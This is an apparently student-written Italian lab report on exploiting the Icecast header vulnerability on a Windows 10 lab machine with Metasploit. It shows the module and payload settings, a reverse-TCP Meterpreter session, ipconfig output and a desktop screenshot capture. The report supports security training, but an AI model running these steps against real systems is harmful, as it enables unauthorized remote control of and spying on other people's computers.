

S7L4 - Hacking Windows

Sfruttamento della vulnerabilità Icecast Header e ottenimento di una sessione Meterpreter su Windows 10

Obiettivo

L'obiettivo dell'esercitazione è ottenere una sessione Meterpreter sulla macchina target Windows 10, sfruttando una vulnerabilità del servizio Icecast in ascolto sulla porta 8000, tramite il framework Metasploit. Una volta stabilita la sessione, è richiesto di:

- visualizzare l'indirizzo IP della vittima;
- recuperare uno screenshot del desktop remoto tramite la sessione Meterpreter.

Ambiente di lavoro

Attaccante: macchina Kali Linux (192.168.1.103), sulla quale è in esecuzione Metasploit Framework (msfconsole).

Target: macchina Windows 10 (192.168.1.101), sulla quale è attivo il servizio Icecast2 in ascolto sulla porta TCP 8000, vulnerabile all'exploit windows/http/icecast_header.

Configurazione dell'exploit

All'interno di msfconsole è stato selezionato il modulo exploit/windows/http/icecast_header e sono stati configurati i parametri necessari. Il parametro RHOSTS è stato impostato correttamente su 192.168.1.101, ovvero l'indirizzo reale della macchina Windows 10 target.

Con il comando options sono stati verificati tutti i parametri del modulo: RHOSTS (192.168.1.101), RPORT (8000), oltre alle opzioni del payload windows/meterpreter/reverse_tcp, ovvero LHOST (192.168.1.103, indirizzo dell'attaccante in ascolto) e LPORT (4444).

Il primo lancio del comando exploit, eseguito quando Icecast2 non era ancora stato fatto partire sull'altra macchina, ha prodotto un fallimento di connessione ("Exploit failed [unreachable]"), poiché la porta 8000 non risultava raggiungibile sull'host indicato.

```
kali@kali: ~  
Session Actions Edit View Help  
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.103  
RHOSTS => 192.168.1.103  
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.1.101  
RHOSTS => 192.168.1.101  
msf exploit(windows/http/icecast_header) > options  
  
Module options (exploit/windows/http/icecast_header):  


| Name   | Current Setting | Required | Description                                                                                                                                                                 |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.1.101   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a> |
| RPORT  | 8000            | yes      | The target port (TCP)                                                                                                                                                       |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.103   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
  
msf exploit(windows/http/icecast_header) > exploit  
[*] Started reverse TCP handler on 192.168.1.103:4444  
[-] 192.168.1.101:8000 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.1.101:8000)  
.
```

Figura 1 – Configurazione del modulo exploit/windows/http/icecast_header e primo tentativo fallito.

Ottenimento della sessione Meterpreter

Metasploit ha avviato l'handler TCP in ascolto sulla porta 4444 e ha inviato correttamente lo stage del payload alla vittima, aprendo con successo la sessione Meterpreter (session 1).

Una volta ottenuta la shell Meterpreter, è stato eseguito il comando `ipconfig` per visualizzare la configurazione di rete della macchina compromessa. Tra le interfacce elencate, quella denominata "Intel(R) PRO/1000 MT Desktop Adapter #2" mostra l'indirizzo IPv4 192.168.1.101, che corrisponde effettivamente all'indirizzo della vittima.

```
kali@kali: ~  
Session Actions Edit View Help  
[*] Started reverse TCP handler on 192.168.1.103:4444  
[-] 192.168.1.101:8000 - Exploit failed [unreachable]: Rex::ConnectionRe  
fused The connection was refused by the remote host (192.168.1.101:8000)  
.  
[*] Exploit completed, but no session was created.  
msf exploit(windows/http/icecast_header) > exploit  
[*] Started reverse TCP handler on 192.168.1.103:4444  
[*] Sending stage (199238 bytes) to 192.168.1.101  
[*] Meterpreter session 1 opened (192.168.1.103:4444 → 192.168.1.101:49  
452) at 2026-07-23 08:42:58 -0400  
  
meterpreter > ipconfig  
  
Interface 1  
-----  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 3  
-----  
Name : Microsoft ISATAP Adapter #2  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1280  
IPv6 Address : fe80::5efe:c0a8:165  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 7  
-----  
Name : Intel(R) PRO/1000 MT Desktop Adapter #2  
Hardware MAC : 08:00:27:a0:ce:39  
MTU : 1500  
IPv4 Address : 192.168.1.101  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::6826:a80:fa70:3e93  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Figura 2 – Apertura della sessione Meterpreter e output del comando ipconfig con l'indirizzo IP della vittima (192.168.1.101).

Acquisizione dello screenshot

Successivamente, tramite la sessione Meterpreter attiva, è stato utilizzato il comando screenshot per catturare un'immagine del desktop remoto della macchina Windows 10. Lo screenshot ottenuto mostra il desktop della vittima con l'interfaccia dell'applicazione Icecast2, evidenziando lo stato "Running" del server e una connessione attiva registrata nelle statistiche globali, oltre a una finestra del prompt dei comandi con l'output del comando ipconfig e di alcune query netstat.




Figura 3 – Screenshot del desktop della vittima acquisito tramite Meterpreter.

Conclusioni

L'esercitazione ha permesso di ottenere con successo una sessione Meterpreter sulla macchina Windows 10 target, sfruttando la vulnerabilità del servizio Icecast tramite Metasploit. Attraverso la sessione ottenuta è stato possibile individuare l'indirizzo IP della vittima (192.168.1.101) e acquisire uno screenshot del suo desktop, dimostrando il pieno controllo remoto della macchina compromessa e raggiungendo così tutti gli obiettivi richiesti dalla traccia.